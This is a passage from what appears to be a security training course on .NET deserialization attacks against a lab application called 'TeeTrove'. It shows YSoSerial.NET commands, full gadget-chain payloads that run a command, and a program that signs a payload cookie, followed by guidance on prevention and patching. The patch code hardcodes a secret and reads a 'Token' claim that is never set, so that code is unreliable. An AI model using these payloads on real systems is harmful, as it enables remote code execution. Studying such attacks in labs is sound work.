any exceptions in case it goes wrong.

We can log into the application with the credentials `pentest:pentest` and then replace the value of the `TTAUTH` cookie with our payload. Inside `dnSpy` we should hit the breakpoint and then stepping forward we can see that `validateSignedCookie` returned `true`, meaning the application will go ahead with `deserialization`.



Once we hit `continue`, and the cookie is `deserialized`, we should see a `notepad.exe` process spawn as a child of `w3wp.exe` in `Process Explorer` meaning we exploited this third vulnerability successfully!



Automating Exploitation with YSoSerial.NET

Introduction

In the previous 5 sections, we `manually` took apart `two .NET Framework deserialization gadgets` and developed `three` exploits against deserialization vulnerabilities in `TeeTrove`. Although complicated, it is important to understand how to perform such attacks manually before using tools to automate the process, because the tools may not always work correctly, or there may be extra conditions that the tool can not handle such as the `Tee` root element in the 2nd vulnerability.

In this section, let's take a look at how we can use the tool `YSoSerial.NET` to (semi-)automatically generate similar payloads that we can use for exploitation.

YSoSerial.NET

YSoSerial.NET is an open-source tool that can be used to generate payloads for `.NET` deserialization vulnerabilities. It was created by Alvaro Muñoz who you may remember as one of the authors of the Friday the 13th JSON Attacks talk at BlackHat 2017.

Usage is fairly straightforward. We can download the latest version from the Releases page, and simply extract the ZIP file after it is downloaded. The syntax is explained in the repository's `README.md` file, however, the most important arguments are:

- `-f` to specify the `Formatter`, e.g. `Json.NET`, `XmlSerializer`, `BinaryFormatter`
- `-g` to specify the `Gadget`, e.g. `ObjectDataProvider`, `TypeConfuseDelegate`
- `-c` to specify the `Command`, e.g. `calc`
- `-o` to specify the `Output` mode, e.g. `Base64` or `Raw` for plaintext

```
.\ysoserial.exe -f [Formatter] -g [Gadget] -c [Command] -o [Output]
```

`YSoSerial.NET` provides support for many more `gadgets` and `formatters` than the few we covered in this module, however, they all work similarly. We will not be covering any others, but if you are interested in learning more on your own time, `YSoSerial.NET` is open source, and there are many blog posts/white papers by researchers that detail the various technicalities.

Example 1: JSON, Remember Me Cookie

Let's take a look at how we could generate a payload for the first vulnerability we exploited; the `"Remember Me"` cookie which was (de)serialized using `Json.NET`. We will pass:

- `Json.Net` as the `Formatter (-f)`
- `ObjectDataProvider` as the `Gadget (-g)`
- `notepad` and the `Command (-c)`
- `Raw` as the `Output (-o)` so that we get plaintext JSON

All together, the command looks like this:


```
PS C:\htb> .\ysoserial.exe -f Json.Net -g ObjectDataProvider -c "notepad"
-o Raw
```

Running the command, the output we get looks very similar to the payload we developed manually:

```
{
    '$type':'System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
```

```
PublicKeyToken=31bf3856ad364e35',
    'MethodName':'Start',
    'MethodParameters':{
        '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089',
        '$values':['cmd', '/c notepad']
    },
    'ObjectInstance':{'$type':'System.Diagnostics.Process, System,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'}
}
```

If we copy-paste the payload it gave us into the `TTREMEMBER` cookie and log out of `TeeTrove`, then we see that a `notepad.exe` process is spawned as expected.



Example 2: XML, Tee Import Feature

Let's look at how we could use `YSoSerial.NET` to generate a payload for the second vulnerability; the `Tee Import` feature which took a serialized `XML` string as input to `XmlSerializer`.

The command remains the same, changing only the selected formatter from `Json.Net` to `XmlSerializer`:


```
PS C:\htb> .\ysoserial.exe -f XmlSerializer -g ObjectDataProvider -c
"notepad" -o Raw
```

The output `YSoSerial.NET` gives us is similar to the payload we developed with the main difference being the `XAML` string passed to `XamlReader.Parse` is wrapped inside a

`ResourceDictionary` whereas our payload passed a `string`:

```
<?xml version="1.0"?>
<root
type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Mark
up.XamlReader, PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfXamlReaderObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" >
        <ExpandedElement/>
        <ProjectedProperty0>
            <MethodName>Parse</MethodName>
            <MethodParameters>
                <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xsi:type="xsd:string">
                    <![CDATA[<ResourceDictionary
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:d="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:b="clr-
namespace:System;assembly=mscorlib" xmlns:c="clr-
namespace:System.Diagnostics;assembly=system"><ObjectDataProvider d:Key=""
ObjectType="{d:Type c:Process}" MethodName="Start">
<ObjectDataProvider.MethodParameters><b:String>cmd</b:String><b:String>/c
notepad</b:String></ObjectDataProvider.MethodParameters>
</ObjectDataProvider></ResourceDictionary>]]>
                </anyType>
            </MethodParameters>
            <ObjectInstance xsi:type="XamlReader"></ObjectInstance>
        </ProjectedProperty0>
    </ExpandedWrapperOfXamlReaderObjectDataProvider>
</root>
```

This time, however, we can't just copy-paste the payload. If you remember from a previous section, the type needed to be specified, and the `ExpandedWrapperOfXaml<SNIP>` node needed to be renamed to `Tee`. Once we make the changes, the payload does work as intended, resulting in a `notepad.exe` process spawning, but this highlights the importance of understanding how the attack works so that we can adapt payloads to work in the specific scenarios we come across:



Example 3: Binary, Authentication Cookie

For the last example, let's take a look at using `YSoSerial.NET` to exploit the authentication cookie, which used `BinaryFormatter` for (de-)serialization.

Generating a payload for `BinaryFormatter` is as simple as running the following command:


```
PS C:\htb> .\ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -c
'notepad' -o base64
```

However, as you should expect, this payload will not work due to the cookie validation that goes on before deserialization. Once again this payload will need to be modified to work with `TeeTrove`, but this is not very difficult when we have the decompiled source code to aid us in development:

```
private static readonly string AUTH_COOKIE_SECRET = "916344<SNIP>";

private static string createSHA256HashB64(string session_b64)
{
    <SNIP>
}

static void Main(string[] args)
{
    string ysoserial_payload_b64 = "AAEAAAD/////AQAAAAAAA<SNIP>";
    string authCookieVal = ysoserial_payload_b64 + "." +
createSHA256HashB64(ysoserial_payload_b64);
    Console.WriteLine(authCookieVal);
```

```
}
```

With this short program to turn the `YSoSerial.NET` payload into a usable payload for `TeeTrove`, exploitation works as expected, but once again this is an example of why it is important to understand how to do things manually in case the automated tools can not do exactly what we want.



Preventing Deserialization Vulnerabilities

Introduction

With `vulnerability assessment` and `exploit development` covered, let's look at `deserialization` from a `defender/developers` point of view, and discuss what can be done to `prevent deserialization vulnerabilities` from occurring.

Guidelines

1. Avoid Deserializing User Input

The most effective way to prevent `deserialization` vulnerabilities from being exploited, is to `never deserialize user-input`. If an attacker can not control the `serialized` input, then no payload can be passed to the `deserialization` method.

2. Avoid Unnecessary Deserialization

Sometimes it is not necessary to use `serialization` to store data. For example, the `"Remember Me"` token in `TeeTrove` could have easily been a `JWT` or just plain `JSON`, neither of which would have required `deserialization`.

3. Use Secure Serialization Mechanisms

Avoid using `serialization` mechanisms such as `BinaryFormatter` which are known to have issues. For `.NET`, Microsoft recommends using the following `serializers`:

- XmlSerializer for XML
- DataContractSerializer for XML
- BinaryReader and BinaryWriter for XML and JSON
- System.Text.JSON for JSON

However, relying solely on these classes does not guarantee the total elimination of deserialization vulnerabilities. For instance, the second vulnerability in `TeeTrove` involved abusing `XmlSerializer`.

4. Use Explicit Types

Many `serializers` in `.NET` allow developers to specify explicit types during `deserialization`, which prevents objects of other types from being parsed. For example, with `XmlSerializer` an object type must be passed in the constructor. Unless the user can control this type (like in `TeeTrove`), it will not be possible to `deserialize` objects of any other type.


```
XmlSerializer xs = new XmlSerializer(typeof(Person));
Person p = (Person)xs.Deserialize(...);
```

5. Use Signed Data

Cryptographically `signing` serialized data that users can modify is a robust defensive mechanism to hinder exploitation. For example, the `authentication` cookie used by `TeeTrove` was signed with a secret key, and if we did not have access to the source code, we would not have been able to generate a valid cookie that would be `deserialized`.

When choosing an algorithm to sign the data, it is important to consider that some algorithms are more secure than others. For example, a simple `MD5` hash could be relatively simply brute-forced.

6. Least Possible Privileges

Finally, running web servers while adhering to the `Principle of Least Privileges` (`PoLP`) is a recommended defensive security best practice. For an attacker exploiting a deserialization vulnerability and landing a reverse shell on a web server, implementing `PoLP`

could mean the difference between causing limited damage (for example, leaking a database) or a catastrophic one (compromising the entire Active Directory domain).

Patching Deserialization Vulnerabilities

Introduction

Now that we have discussed how to `prevent deserialization` vulnerabilities from occuring, let's take a look at `TeeTrove` specifically and turn the theory into practice.

Example 1: JSON, Remember Me Cookie

Let's see how we can patch the `"Remember Me"` functionality, so that it is no longer `vulnerable` to a `deserialization` attack. The two functions defined in `RememberMeUtil` are `createCookie` and `validateCookieAndReturnUser`, which return `HttpCookie` and `CustomMembershipUser` objects respectively.


```
// RememberMeUtil.cs:13
public static HttpCookie createCookie(CustomMembershipUser user)
{
    <SNIP>
}

// RememberMeUtil.cs:27
public static CustomMembershipUser validateCookieAndReturnUser(string
cookie)
{
    <SNIP>
}
```


Right now, the serialized data looks like this:

```
{"Username":"pentest","Token":"5EAEFIHPD7CLIM005474HKZK54PL8ZZP"}
```

Firstly, this is not data that needs to be serialized, and secondly, there is nothing preventing the user from tampering with the data. Let's address both of these issues by using a JSON Web Token (JWT) instead, which does not require deserialization and contains a signature to prevent tampering.

To create a `JWT`, we will need to install the Jwt.Net package with the `NuGet Package Manager`.




With the package installed, we can modify the `createCookie` method like so (original code is commented out). Here we are generating a `JWT` which contains the two claims (`Username` and `RememberToken`) and is signed with a secret key (`JWT_SECRET`) to prevent tampering.


```
private static readonly byte[] JWT_SECRET =
Encoding.UTF8.GetBytes("Gc#623Fq234J!^dE");

<SNIP>

public static HttpCookie createCookie(CustomMembershipUser user)
{
    // RememberMe rememberMe = new RememberMe(user.Username,
user.RememberToken);
    // string jsonString = JsonConvert.SerializeObject(rememberMe);

    // HttpCookie cookie = new HttpCookie(REMEMBER_ME_COOKIE_NAME,
jsonString);

    string jwt = JwtBuilder.Create()
                           .WithAlgorithm(new HMACSHA256Algorithm())
                           .WithSecret(JWT_SECRET)
                           .AddClaim("Username", user.Username)
                           .AddClaim("RememberToken", user.RememberToken)
                           .Encode();

    HttpCookie cookie = new HttpCookie(REMEMBER_ME_COOKIE_NAME, jwt);
    cookie.Secure = true;
    cookie.HttpOnly = true;
    cookie.Expires = DateTime.Now.AddDays(30);

    return cookie;
```

```
}
```

Now when we log into the web application with the `Remember Me` checkbox selected, we can see that the value of the `TTREMEMBER` cookie is a `base64`-encoded string.



Copy-pasting the value into jwt.io, we can take a look at the stored data:



Regarding the `validateCookieAndReturnUser` method, we can make the following changes to decode the `JWT` instead of the original deserialization. Notice the call to `MustVerifySignature`, which ensures a valid signature before decoding anything.

```
public static CustomMembershipUser validateCookieAndReturnUser(string cookie)
{
    try
    {
        //RememberMe rememberMe = (RememberMe)JsonConvert.DeserializeObject(
        //    cookie,
        //    new JsonSerializerSettings()
        //    {
        //        TypeNameHandling = TypeNameHandling.All
        //    });
        //CustomMembershipUser User = (CustomMembershipUser)Membership.GetUser(rememberMe.Username, false);
        //return (User.RememberToken == rememberMe.Token) ? User : null;

        IDictionary<string, object> claims = JwtBuilder.Create()
                        .WithAlgorithm(new HMACSHA256Algorithm())
                        .WithSecret(JWT_SECRET)
                        .MustVerifySignature()
                        .Decode<IDictionary<string, object>>(cookie);

        CustomMembershipUser User = (CustomMembershipUser)Membership.GetUser(claims["Username"].ToString(), false);
        return (User.RememberToken.Equals(claims["Token"].ToString())) ? User : null;
    }
    catch (Exception)
    {
        return null;
    }
}
```


With these few simple changes, the `"Remember Me"` feature is no longer vulnerable to `deserialization attacks`.

Example 2: XML, Tee Import Feature

Now let's shift our attention to the `Tee` import feature. In this case, `XmlSerializer` was used which is not necessarily a problem. If you remember from the previous section, this serializer is actually recommended as a secure option by `Microsoft`. The only issue in `TeeTrove` was that the `Type` which is passed to the constructor is controllable by the user. If we simply hardcode this value then exploiting this `deserialization` will no longer be possible.

```
80          [HttpPost, ValidateInput(false)]
            0 references
81          public ActionResult Import()
82          {
83              string xml = Request.Form["xml"];
84              string type = Request.Form["type"];
85
86              if (!xml.IsEmpty())
87              {
88                  XmlSerializer xs = new XmlSerializer(Type.GetType(type), new XmlRootAttribute("Tee"));
89                  try
90                  {
91                      Tee tee = (Tee)xs.Deserialize(new XmlTextReader(new StringReader(xml)));
92
93                      using (DataContext dataContext = new DataContext())
94                      {
95                          dataContext.Tee.Add(new Tee()
96                          {
97                              UserId = tee.UserId,
98                              Title = tee.Title,
99                              ImagePath = "/Content/Img/Tees/default.jpg",
100                             Price = tee.Price
101                         });
102                         dataContext.SaveChanges();
103                     }
104
105                     return RedirectToAction("Index", "Home");
106                 }
107                 catch (Exception) { }
108             }
109
110             return RedirectToAction("Index", "Tees");
111         }
```

